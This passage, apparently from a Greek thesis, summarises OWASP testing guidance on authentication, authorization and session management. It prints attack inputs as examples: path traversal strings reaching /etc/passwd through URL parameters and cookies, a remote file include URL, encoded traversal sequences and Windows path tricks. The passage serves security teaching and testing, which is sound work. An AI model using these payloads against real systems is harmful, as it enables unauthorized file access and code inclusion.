2. Αν προβληθούν οι προηγούμενες σελίδες χωρίς να μπορεί να έχει πρόσβαση σε νέες τότε δεν υπάρχει θέμα αυθεντικοποίησης αλλά θέμα με το ιστορικό του περιηγητή. Αν στις σελίδες αυτές περιέχονται οι ευαίσθητες πληροφορίες τότε αυτό σημαίνει ότι η εφαρμογή δεν απέτρεψε τον περιηγητή από το να τις αποθηκεύσει.

Σύμφωνα με τον OWASP, η λειτουργία του κουμπιού "Πίσω" μπορεί να διακοπεί κάνοντας τα εξής:

- Διανομή της σελίδας μέσω του πρωτοκόλλου HTTPS
- Θέτοντας το HTTP tag Cache-Control: must-re-validate

Έλεγχος διαρροής ευαίσθητων στοιχείων στη μνήμη Cache του περιηγητή

Σύμφωνα με τον OWASP, ο εξεταστής ελέγχει αν η εφαρμογή διαρρέει οποιοδήποτε ευαίσθητο στοιχείο στη μνήμη Cache του περιηγητή ως εξής:

- Χρησιμοποιώντας έναν proxy και μελετώντας τις αποκρίσεις της συνόδου πρέπει να επιβεβαιωθεί ότι σε κάθε σελίδα που περιέχει ευαίσθητα δεδομένα ο server ενημερώνει τον περιηγητή να μην κρατά στη μνήμη cache κανένα δεδομένο. Αυτό μπορούμε να το δούμε με τα παρακάτω tags:
    - Cache-Control: no-cache,no-store . Αν δεν υπάρχει η οδηγία no-cache, ο εξεταστής γνωρίζει ότι υπάρχουν ευαίσθητες πληροφορίες που αποθηκεύονται στο δίσκο
    - -Expires:0
    - -Pragma:no-cache
    - Cache-Control:must-revalidate,pre-check=0,post-check=0,max-age=0,s-maxage=0

5.7. Έλεγχος αδύναμης πολιτικής κωδικών

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-007[47].

Α.1. Περιγραφή

Μια επίθεση brute force περιλαμβάνει τη χρήση κωδικών οι οποίοι συνθέτονται με λέξεις που λαμβάνονται από λεξικά κωδικών, αφού πρώτα εξακριβωθεί το μήκος του κωδικού, και η απαιτούμενη χρονική διάρκεια της επίθεσης. Γι' αυτό το λόγο, η χρήση στατικών κωδικών απλής μορφής, όπως 123456, pass κτλ πρέπει να αποφεύγεται.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να μπορεί να απαντήσει στα εξής:

- Ποιοι χαρακτήρες επιτρέπονται και ποιοι όχι από την εφαρμογή; Ποια σετ χαρακτήρων πρέπει να χρησιμοποιήσει (μικρά, κεφαλαία, αριθμούς, χαρακτήρες κτλ);
- Πόσο συχνά πρέπει ένας χρήστης να αλλάζει τον κωδικό του;
- Κάθε πότε πρέπει ένας χρήστης να αλλάζει τον κωδικό του; Μετά από κλείδωμα του λογαριασμού τι συμβαίνει; Μετά από πολλές απόπειρες σύνδεσης τι συμβαίνει;
- Πόσο συχνά μπορεί ένας χρήστης να επαναχρησιμοποιήσει έναν παλιότερο κωδικό; Τηρεί η εφαρμογή ιστορικό των τελευταίων 8 κωδικών;
- Πόσο διαφορετικός πρέπει να είναι ο επόμενος κωδικός από τον τελευταίο;
- Αποτρέπεται ο χρήστης από το να εισάγει μέσα στον κωδικό του το όνομα χρήστη ή άλλη πληροφορία λογαριασμού;

[47] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-007. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007) (13 Φεβρουαρίου 2019)

5.8. Έλεγχος αδύναμων ερωτήσεων/απαντήσεων ασφαλείας

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-008[48].

Α.1. Περιγραφή

Όταν ξεχάσει ένας χρήστης τον κωδικό πρόσβασης συνήθως ζητείται να απαντήσει σε μια ερώτηση ασφαλείας την οποία είτε είχε επιλέξει από ένα πλήθος προκαθορισμένων ερωτήσεων, είτε έχει συνθέσει ο ίδιος κατά τη διάρκεια δημιουργίας του λογαριασμού.

Η ευπάθεια που παρατηρείται έγκειται στο γεγονός ότι κάποιες ερωτήσεις είναι γενικές και μπορεί εύκολα να απαντηθούν από τρίτους με έναν απλό έλεγχο στο προφίλ του χρήστη σε ένα κοινωνικό δίκτυο (πχ ποια είναι η αγαπημένη σου ομάδα). Σύμφωνα με τον OWASP οι ερωτήσεις πρέπει να οδηγούν σε απαντήσεις που είναι γνωστές μόνο στο χρήστη και δεν μπορούν να προβλεφθούν.

Α.2. Γενικές οδηγίες Ελέγχου

Παρακάτω παρατίθενται τα χαρακτηριστικά των αδύναμων ερωτήσεων ασφαλείας, σύμφωνα με τον οργανισμό OWASP.

Αδύναμες Προκαθορισμένες ερωτήσεις	
1	Απλές ερωτήσεις, η απάντηση των οποίων μπορεί να είναι γνωστή σε κοντινά άτομα
2	Εύκολα προβλέψιμες, όπως ποιο είναι το αγαπημένο σου φαγητό
3	Ευπαθείς σε επιθέσεις brute force, αφού μπορεί να χρησιμοποιηθούν λίστες λέξεων, όπως ονόματα, μάρκες κτλ.
4	Μπορούν να ανακαλυφθούν εύκολα από δημόσιες πληροφορίες σε κοινωνικά μέσα δικτύωσης

Πίνακας 21: Χαρακτηριστικά αδύναμων προκαθορισμένων ερωτήσεων

Ο εξεταστής, έχοντας κατά νου τα ανωτέρω πρέπει να ελέγξει αν οι απαντήσεις στις ερωτήσεις που διατίθενται από την εφαρμογή μπορούν να προβλεφθούν εύκολα.

[48] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-008. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_security_question/answer_(OTG-AUTHN-008) (13 Φεβρουαρίου 2019)

Αδύναμες Ερωτήσεις που παράγονται από το χρήστη	
1	Μπορούν να παραχθούν πολύ αδύναμες ερωτήσεις, όπως η ράτσα σκυλιού
2	Εύκολα προβλέψιμες, όπως ποιο είναι το αγαπημένο σου φαγητό
3	Ευπαθείς σε επιθέσεις brute force, αφού μπορεί να χρησιμοποιηθούν λίστες λέξεων, όπως ονόματα, μάρκες κτλ.
4	Μπορούν να ανακαλυφθούν εύκολα από δημόσιες πληροφορίες σε κοινωνικά μέσα δικτύωσης

Πίνακας 22: Χαρακτηριστικά αδύναμων ερωτήσεων που παράγονται από το χρήστη

Αν ο εξεταστής εντοπίσει κατά τη δημιουργία νέου λογαριασμού (ή κατά την λειτουργία ανάκτησης του κωδικού) ότι η εφαρμογή δίνει τη δυνατότητα δημιουργίας ερωτήσεων ασφαλείας τότε υπάρχει ευπάθεια καθώς θα μπορούσαν να εισαχθούν πολύ αδύναμες ερωτήσεις από τους χρήστες.

Για να γίνει έλεγχος απαντήσεων που είναι ευάλωτες σε επιθέσεις brute force πρέπει αρχικά να έχει κατά νου ο εξεταστής ότι υπάρχει η πιθανότητα ενεργοποίησης του μηχανισμού κλειδώματος του λογαριασμού. Η επίθεση χωρίζεται στα παρακάτω βήματα[49]:

1. Ο εξεταστής καθορίζει το πλήθος των ερωτήσεων που πρέπει να απαντηθούν και έπειτα αν οι ερωτήσεις μπορεί να απαντηθούν με μια λίστα από το google ή από κάποιο κοινωνικό δίκτυο;.
2. Μπορεί ο χρήστης να δημιουργήσει τις δικές του ερωτήσεις; Αν ναι, η ερώτηση αφορά μια δημόσια πληροφορία, ένα γεγονός που μπορεί να αναζητηθεί, ή μια λίστα τιμών που μπορεί εύκολα να προβλεφθούν;
3. Πόσες δοκιμές μπορεί να γίνουν (απεριόριστες ή ο λογαριασμός κλειδώνεται μετά από κάποιες λάθος απαντήσεις);
4. Ο εξεταστής σημειώνει την πιο αδύναμη ερώτηση και προχωράει στην έρευνα προκειμένου να καθορίσει αν η σωστή απάντηση, έχει μεγάλη στατιστική πιθανότητα να βρεθεί ή μπορεί να προβλεφθεί εύκολα.

[49] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-008. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_security_question/answer_(OTG-AUTHN-008) (13 Φεβρουαρίου 2019)

5.9. Έλεγχος αδύναμου μηχανισμού αλλαγής ή επαναφοράς κωδικού

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-009[50].

Α.1. Περιγραφή

Στις σύγχρονες εφαρμογές ο μηχανισμός αλλαγής κωδικού του χρήστη γίνεται εντός εφαρμογής ενώ η επαναφορά του κωδικού γίνεται συχνά με την αποστολή σχετικών email προς το χρήστη. Με αυτό τον τρόπο ελαχιστοποιείται η παρέμβαση του Διαχειριστή.

Ο εξεταστής πρέπει να μελετήσει κατά πόσο είναι εύκολο να αλλαχθεί ή να επαναφερθεί ένας κωδικός χρήστη, διευκολύνοντας τη χρήση του από κακόβουλους χρήστες.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον οργανισμό OWASP, ο εξεταστής πρέπει να μελετήσει αν κατά τη διαδικασία αλλαγής/επαναφοράς του κωδικού μπορούν να προκύψουν ευπάθειες, απαντώντας στις παρακάτω ερωτήσεις:

Έλεγχος	**Αλλαγή κωδικού**	**Επαναφορά κωδικού**
Μπορεί να αλλαχθεί από άλλους χρήστες πλην του Διαχειριστή		
Παραβιάζεται η διαδικασία;		
Διαδικασία ευάλωτη σε επιθέσεις CSRF;		
Απαιτείται απάντηση σε ερωτήσεις ασφαλείας η άλλες πληροφορίες;		
Απαιτείται αποστολή κωδικού ή συνδέσμου επαναφοράς του κωδικού στο email του χρήστη; [Προτείνεται]		
* Η σελίδα επαναφοράς του κωδικού προβάλει τον κωδικό [Ευπάθεια]		

[50] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-009. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009) (13 Φεβρουαρίου 2019)

Οι κωδικοί επαναφοράς παράγονται τυχαία με πολύ δυνατό αλγόριθμο; [Προτείνεται]		
** Το εργαλείο επαναφοράς απαιτεί επιβεβαίωση πριν την αλλαγή του κωδικού;		
Στην αλλαγή του κωδικού του χρήστη απαιτείται ο παλιός κωδικός για την ολοκλήρωση της διαδικασίας; [Αν όχι: Ευπάθεια]		

Πίνακας 23: Ερωτηματολόγιο διαδικασίας αλλαγής/επαναφοράς κωδικού

***** Άρα δεν είναι αποθηκευμένος σε μορφή hash ή μπορεί να αποκρυπτογραφηθεί. Μπορεί να προβληθεί στον εισβολέα ο οποίος θα συνδεθεί και αν εξαναγκαστεί από την εφαρμογή θα αλλάξει τον κωδικό αποκλείοντας έτσι τον πραγματικό χρήστη.

** Για να περιοριστούν οι επιθέσεις (πχ DoS) οι εφαρμογές πρέπει να στέλνουν τον σύνδεσμο με το τυχαίο token στο email του χρήστη. Μόνο αν κάνει κλικ ο χρήστης το σύνδεσμο και επισκεφθεί τη σχετική διεύθυνση ολοκληρώνεται η διαδικασία επαναφοράς κωδικού.

5.10. Έλεγχος αδύναμης αυθεντικοποίησης σε εναλλακτικά κανάλια

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-010[51].

Α.1. Περιγραφή

Στην εποχή των φορητών συσκευών ένας χρήστης μπορεί να συνδεθεί στην ίδια εφαρμογή από διαφορετικές όμως συσκευές, χρησιμοποιώντας κατά συνέπεια διαφορετικά κανάλια αυθεντικοποίησης. Ο εξεταστής δεν πρέπει να τα αγνοήσει και θα πρέπει να ελέγξει αν είναι ευάλωτα σε επιθέσεις και αν θα μπορούσαν να προκύψουν διαφορετικού τύπου αδυναμίες, όπως η απουσία cookies, JavaScript ή plugins.

Ο οργανισμός OWASP παραθέτει τα παρακάτω κανάλια αυθεντικοποίησης:

- Άλλες Ιστοσελίδες

[51] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-010. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weaker_authentication_in_alternative_channel_(OTG-AUTHN-010) (13 Φεβρουαρίου 2019)

- Ιστοσελίδες για κινητά
- Ιστοσελίδες που βελτιστοποιούν την προσβασιμότητα
- Ιστοσελίδες άλλων χωρών/γλωσσών
- Παράλληλες ιστοσελίδες που χρησιμοποιούν τους ίδιους λογαριασμούς.
- Άλλες εκδόσεις της εφαρμογής, πχ για δοκιμαστικούς λόγους.
- Επίσης, θα μπορούσαν να αφορούν διαφορετικούς τύπους συστημάτων, όπως:
    - apps κινητών,
    - εφαρμογές Desktop,
    - Τηλεφωνικά κέντρα,
    - Κέντρα αναγνώρισης φωνής

Α.2. Γενικές οδηγίες Ελέγχου

Αρχικά, ο εξεταστής πρέπει να εντοπίσει όλα τα διαφορετικά κανάλια αυθεντικοποίησης. Ο OWASP ενημερώνει ότι για τον εντοπισμό απαιτείται:

- Να ψάξει στο περιεχόμενο της εφαρμογής, πχ αρχική σελίδα, Επικοινωνία, υποστήριξη, FAQ, Terms, privacy, robots.txt και τα αρχεία sitemap.xml.
- Να αναζητήσει αρχεία καταγραφής HTTP στον proxy, λέξεις κλειδιά στο URL ή μέσα στον κώδικα, όπως mobile, android, blackberry, ipad, iphone, mobile app, e-reader, wireless, auth, sso, single sign on.
- Να ψάξει μέσα στις μηχανές αναζήτησης ποια άλλα συστήματα προέρχονται από το domain της εφαρμογής.

Αφού εντοπιστούν τα κανάλια αυθεντικοποίησης, ο εξεταστής πρέπει να συμπληρώσει έναν πίνακα όπως ο κάτωθι:

Τύπος Αυθεντικοποίησης	**Mobile**	**ASP Web**	**Desktop app**
Login	Ναι	Ναι	Ναι
Register	Ναι	Ναι	Παραπέμπει στο site

Πίνακας 24: Πίνακας καταγραφής διαδικασιών αυθεντικοποίησης ανά κανάλι

6. Έλεγχος Εξουσιοδότησης

6.1. Έλεγχος φακέλων/αρχείων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-001[52].

Α.1. Περιγραφή

Έπειτα από την αυθεντικοποίηση ακολουθεί η εξουσιοδότηση η οποία είναι η λειτουργία ανάθεσης δικαιωμάτων πρόσβασης ή προνομίων σε πόρους που σχετίζονται με έναν έλεγχο πρόσβασης[53]. Οι φάκελοι και τα αρχεία μιας εφαρμογής προστατεύονται με μηχανισμούς που εξουσιοδοτούν συγκεκριμένους χρήστες να έχουν συγκεκριμένα δικαιώματα επί αυτών.

Οι εφαρμογές συχνά δέχονται δεδομένα εισόδου από τους χρήστες και βάση αυτών φορτώνουν μια εικόνα, πρότυπα σελίδων και γενικά περιεχόμενο. Αν δεν ελεγχθούν σωστά οι παράμετροι εισόδου (παράμετροι URL,τιμές σε cookies) προκύπτουν σοβαρά θέματα ασφαλείας.

Σύμφωνα με τον OWASP, ένας εισβολέας μπορεί να εισάγει στην εφαρμογή κώδικα από εξωτερικές ιστοσελίδες ή να εκμεταλλευτεί επιθέσεις τύπου διάσχισης μονοπατιού (path traversal) ή περίκλεισης αρχείου (file include) προκειμένου να αποκτήσει πρόσβαση σε καταλόγους ή αρχεία στα οποία δεν έχει το ανάλογο δικαίωμα.

Κάποιες εφαρμογές παράγουν δυναμικές σελίδες χρησιμοποιώντας τιμές παραμέτρων μέσα σε Βάσεις Δεδομένων. Είναι δυνατό να εισαχθούν τιμές σχετικές με επιθέσεις τύπου path traversal όταν η εφαρμογή προσθέτει εγγραφές στη Βάση Δεδομένων, καθιστώντας την επίθεση δύσκολη στο να εντοπιστεί.

Α.2. Γενικές οδηγίες Ελέγχου

[52] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001) (13 Φεβρουαρίου 2019)

[53] Wikipedia, Authorization . Διαθέσιμο: https://en.wikipedia.org/wiki/Authorization (13 Φεβρουαρίου 2019)

Σύμφωνα με τον OWASP, για να διαπιστωθεί αν υπάρχει κίνδυνος επιθέσεων διάσχισης μονοπατιού (path traversal) ή περίκλεισης αρχείου (file include) ο εξεταστής πρέπει να προβεί στους παρακάτω ελέγχους:

Έλεγχος Δεδομένων Εισόδου Αρχικά ο εξεταστής πρέπει να ελέγξει τα μέρη της εφαρμογής τα οποία δέχονται δεδομένα από τους χρήστες (φόρμες HTML, μεταφορτώσεις, GET/POST αιτήσεις): • Υπάρχουν παράμετροι αίτησης που μπορεί να χρησιμοποιηθούν για λειτουργίες σχετικές με αρχεία; • Υπάρχουν ασυνήθιστες επεκτάσεις αρχείων; • Υπάρχουν ενδιαφέρουσες μεταβλητές; • Είναι πιθανό να αναγνωριστούν cookies που χρησιμοποιούνται από την εφαρμογή για την παραγωγή δυναμικού περιεχομένου των σελίδων/templates;
Έπειτα, γνωρίζοντας καλά τη φακελοδομή και τα αρχεία της εφαρμογής πρέπει: • να ελέγξει τον τρόπο με τον οποίο ελέγχονται τα δεδομένα εισόδου των χρηστών, εστιάζοντας στο ενδεχόμενο αντικατάστασης της τιμής μιας παραμέτρου (στη διεύθυνση URL ή cookie) με το όνομα ενός αρχείου συστήματος. Για παράδειγμα: o *http://example.com/getUserProfile.jsp?item=../../../../etc/passwd* o *Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd* • να ελέγξει την πιθανότητα εισαγωγής αρχείων κώδικα από άλλες ιστοσελίδες και τη μετέπειτα προβολή και εκτέλεση του. Για παράδειγμα o *http://example.com/index.php?file=http://www.owasp.org/malicioustxt*

Πίνακας 25: Έλεγχοι κινδύνου επιθέσεων path traversal/file include

Κάποιοι ειδικοί χαρακτήρες πρέπει να κωδικοποιηθούν για να προσπελαστεί ο έλεγχος επέκτασης αρχείων και να αποτραπεί η εκτέλεση λειτουργιών. Επίσης, δεν πρέπει να δοκιμάζεται μόνο ένας τύπος κωδικοποίησης αλλά διαφορετικοί.

Σύμφωνα με τον OWASP, πρέπει να ληφθούν υπόψη οι κάτωθι μηχανισμοί κωδικοποίησης:

Μηχανισμοί κωδικοποίησης (Απλή κωδικοποίηση: %2e: . - %2f: % - %5c: \ ) (Διπλή κωδικοποίηση: %252e : . - %255c: \ )

(Unicode: %c0%af : /)	
%2e%2e%2f σημαίνει ../	..%5c σημαίνει ..\
%2e%2e/ σημαίνει ../	%252e%252e%255c σημαίνει..\ (διπλής κωδικοποίησης)
..%2f σημαίνει ../	..%255c σημαίνει ..\
%2e%2e%5c σημαίνει ..\	..%c0%af σημαίνει ../ (Unicode/UTF-8)
%2e%2e\ σημαίνει ..\	..%c1%9c σημαίνει ..\ (Unicode/UTF-8)

Πίνακας 26: Χρήση ειδικών χαρακτήρων με διαφορετική κωδικοποίηση

OWASP: Ιδιαιτερότητες ανάλογα με τα συστήματα	
Windows shell – Δεν επιφέρουν οποιαδήποτε αλλαγή στη διαδρομή	
Οι χαρακτήρες > και < στο τέλος της διαδρομής	*file.txt”””””*
" στο τέλος της διαδρομής	*file.txt<<<>>><*
Χαρακτήρες "./" ή ".\"	*./././file.txt*
file.txt...	*nonexistant/../file.txt*
file.txt<spaces>	*file.txt*
Windows API (αγνοούνται στις εντολές κελύφους)	
. (τελεία)	*κενά*
Windows UNC ονόματα διαδρομών αρχείων. Χρησιμοποιούνται για τη σύνδεση με αρχεία που βρίσκονται σε SMB shares. Ένας server SMB μπορεί να αποστέλλει διαπιστευτήρια σε έναν εισβολέα. Επίσης, μπορεί να χρησιμοποιηθεί για την πρόσβαση αρχείων σε SMB shares που δεν είναι προσβάσιμα στον εισβολέα, αλλά είναι προσβάσιμα στον web server.	
*server_or_ip**path**to**file.abc*	\\?*server_or_ip**path**to**file.abc*
Windows NT Device Namespace. Χρησιμοποιείται για να αναφερθούμε στο Windows device Namespace. Θα μπορούσαν να χρησιμοποιηθούν αντίστοιχοι συμβολισμοί με το γράμμα μιας μονάδας, όπως c:\ ή μονάδα στην οποία δεν έχει ανατεθεί γράμμα όπως \\.\GLOBALROOT\Device\HarddiskVolume1\	
\\.*CdRom0*\	

Πίνακας 27: Ιδιαιτερότητες λειτουργιών χαρακτήρων ανά σύστημα

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να μελετήσει τον κώδικα της εφαρμογής και να διαπιστώσει τις λειτουργίες που υπάρχουν σχετικά με το σύστημα αρχείων:

PHP	include(), include_once(), require(), require_once(), fopen(),readfile(), ...
JSP/Servlet	java.io.File(), java.io.FileReader(), ...
ASP	include file, include virtual, ...

Πίνακας 28: Λειτουργίες επεξεργασίας αρχείων ανά γλώσσα προγραμματισμού

6.2. Έλεγχος παραβίασης του μηχανισμού Εξουσιοδότησης

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-002[54].

Α.1. Περιγραφή

Ο έλεγχος παραβίασης του μηχανισμού εξουσιοδότησης εξασφαλίζει ότι δεν μπορεί ένας μη εξουσιοδοτημένος χρήστης να αποκτήσει πρόσβαση σε έναν πόρο χωρίς να έχει συγκεκριμένα δικαιώματα.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον οργανισμό OWASP, ο εξεταστής συλλέγει για κάθε ρόλο τα αντίστοιχα δικαιώματα πρόσβασης σε πόρους, φακέλους και αρχεία. Για κάθε αίτημα πρέπει να εντοπίσει:

- Είναι πιθανή η πρόσβαση στον πόρο για μη εξουσιοδοτημένους χρήστες;
- Είναι πιθανή η πρόσβαση μετά την αποσύνδεση;
- Είναι πιθανή η πρόσβαση σε χρήστες που έχουν άλλο ρόλο ή δικαιώματα;
- Επίσης, πρέπει να συνδεθεί ως Διαχειριστής και να εντοπίσει τις προσβάσεις του ρόλου του. Είναι πιθανό να έχει πρόσβαση σε λειτουργίες διαχειριστή ένας απλός χρήστης με περιορισμένα δικαιώματα ή με διαφορετικό ρόλο;

[54] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authorization_Schema_(OTG-AUTHZ-002) (13 Φεβρουαρίου 2019)

6.3. Έλεγχος για κλιμάκωση προνομίων χρήστη

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-003[55].


Α.1. Περιγραφή

Ένας κακόβουλος χρήστης μπορεί με διάφορους τρόπους να αποκτήσει ρόλους ή δικαιώματα που δεν του ανήκουν.

Α.2. Γενικές οδηγίες Ελέγχου

Ο εξεταστής πρέπει να ελέγξει ότι δεν είναι δυνατό ένας κακόβουλος χρήστης να αποκτήσει προνόμια/δικαιώματα που δεν του ανήκουν ή να αλλάξει τους ρόλους του μέσα από την εφαρμογή. Ο βαθμός απειλής αυξάνεται ανάλογα με τα δικαιώματα που ήδη έχει.

Ο οργανισμός OWASP αναφέρει δύο βαθμούς κλιμάκωσης δικαιωμάτων:



Εικόνα 2: Βαθμοί κλιμάκωσης δικαιωμάτων

Τα βήματα ελέγχου που προτείνει ο OWASP είναι τα εξής:

1. Ο εξεταστής πρέπει να δημιουργήσει ένα διαφορετικό λογαριασμό για τη δοκιμή.

[55] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Privilege_escalation_(OTG-AUTHZ-003) (13 Φεβρουαρίου 2019)

2. Πρέπει να καταγράψει σε ποια σημεία της εφαρμογής α) εισάγει ο χρήστης δεδομένα στη Βάση Δεδομένων, β) λαμβάνει πληροφορίες και γ) διαγράφει δεδομένα.
3. Από το λογαριασμό που δημιούργησε δοκιμάζει να εκτελέσει τις λειτουργίες που έχει καταγράψει, χρησιμοποιώντας διάφορες μεθόδους παραβίασης, όπως η τροποποίηση τιμών σε παραμέτρους αιτήσεων POST και η αλλαγή τιμών σε κρυφά πεδία HTML φορμών.

6.4. Έλεγχος επισφαλούς άμεσης αναφοράς αντικειμένου

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-004[56].

Α.1. Περιγραφή

Όταν ένας κακόβουλος χρήστης εισάγει δεδομένα που τροποποιούν μια παράμετρο μιας ευάλωτης εφαρμογής, αιτούμενος την πρόσβαση σε προστατευμένα δεδομένα, όπως αρχεία συστήματος, εγγραφές ΒΔ ή σελίδες, τότε αυτή μπορεί να δώσει άμεση πρόσβαση. Ο έλεγχος επισφαλούς άμεσης αναφοράς αντικειμένου έχει σκοπό να εντοπίσει και να αποτρέψει μελλοντικές επιθέσεις.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να προβεί στους παρακάτω ελέγχους:

- Αρχικά δημιουργεί τουλάχιστον δύο λογαριασμούς χρηστών με ίδια δικαιώματα και τουλάχιστον δύο με διαφορετικά δικαιώματα. Έπειτα πρέπει να καταγράψει όλες τις τοποθεσίες στις οποίες αναμένεται είσοδος του ενός χρήστη με μία τιμή για να γίνει αναφορά σε ένα αντικείμενο. Έπειτα ο εξεταστής, με τον αντίστοιχο δεύτερο λογαριασμό τροποποιεί την τιμή της παραμέτρου και μελετά αν είναι δυνατή η λήψη αντικειμένων που ανήκουν σε άλλους χρήστες.

[56] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004) (13 Φεβρουαρίου 2019)

Για παράδειγμα, σε περίπτωση λήψης μιας εγγραφής από μια Βάση Δεδομένων, αυτό μπορεί να αιτείται με μία παράμετρο, πχ http://site.gr?item=3645. Δηλαδή φέρε από τη Βάση Δεδομένων την εγγραφή item με ID=3645. Ο εξεταστής συνδέεται με διαφορετικό λογαριασμό και ελέγχει επισκεπτόμενος το ανωτέρω URL, τη δυνατότητα να λάβει το item 3645που έχει εκδοθεί για άλλο χρήστη.

Στο παράδειγμα της URL διεύθυνσης http://site.gr?read=tax245.pdf , έχει γίνει αίτηση για λήψη και ανάγνωση του αρχείου tax245.pdf που περιέχει ευαίσθητα δεδομένα, σχετικά με τα φορολογικά στοιχεία. Ο εξεταστής μελετά αν είναι δυνατό να μπορεί να ανακτήσει το σχετικό αρχείο απλά επισκεπτόμενος το ανωτέρω URL από έναν άλλο λογαριασμό.

Στο παράδειγμα της URL διεύθυνσης http://site.gr?deleteAccount=true&user=7634, η εφαρμογή διαγράφει το λογαριασμό του χρήστη με ID 7634. Ο εξεταστής, επισκεπτόμενος πάλι το ανωτέρω URL μελετά αν μπορεί να εκκινήσει διάφορες λειτουργίες της εφαρμογής που αφορούν άλλους χρήστες.

7. Έλεγχος Συνόδου

7.1. Έλεγχος μηχανισμού διαχείρισης Συνόδου (session)

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-001[57].

Α.1. Περιγραφή

Μια εφαρμογή αποκτά μνήμη με τρεις τρόπους, είτε με τη χρήση cookies, είτε με τη χρήση URL, είτε με κρυφά πεδία σε φόρμες HTML.

Η διαχείριση συνόδων (session) είναι ο κύριος μηχανισμός που προσδίδει μία μονιμότητα στη διατήρηση της επικοινωνίας ενός χρήστη με την εφαρμογή. Υπό αγγλικούς όρους, το διαδίκτυο είναι state-less, αλλά οι σύνοδοι (session) το καθιστούν state-full. Για το χειρισμό των συνόδων κάθε χρήστη η εφαρμογή εκδίδει ένα token που ονομάζεται αναγνωριστικό συνόδου (Session ID).

Με τη διαχείριση συνόδων διατηρούνται ενεργά τα διαπιστευτήρια ενός χρήστη για ένα συγκεκριμένο χρονικό διάστημα. Ένας εισβολέας μπορεί να παραποιήσει τα στοιχεία συνόδου, παραποιώντας ένα cookie, χωρίς να γνωρίζει τα διαπιστευτήρια του χρήστη τα οποία υποδύεται.

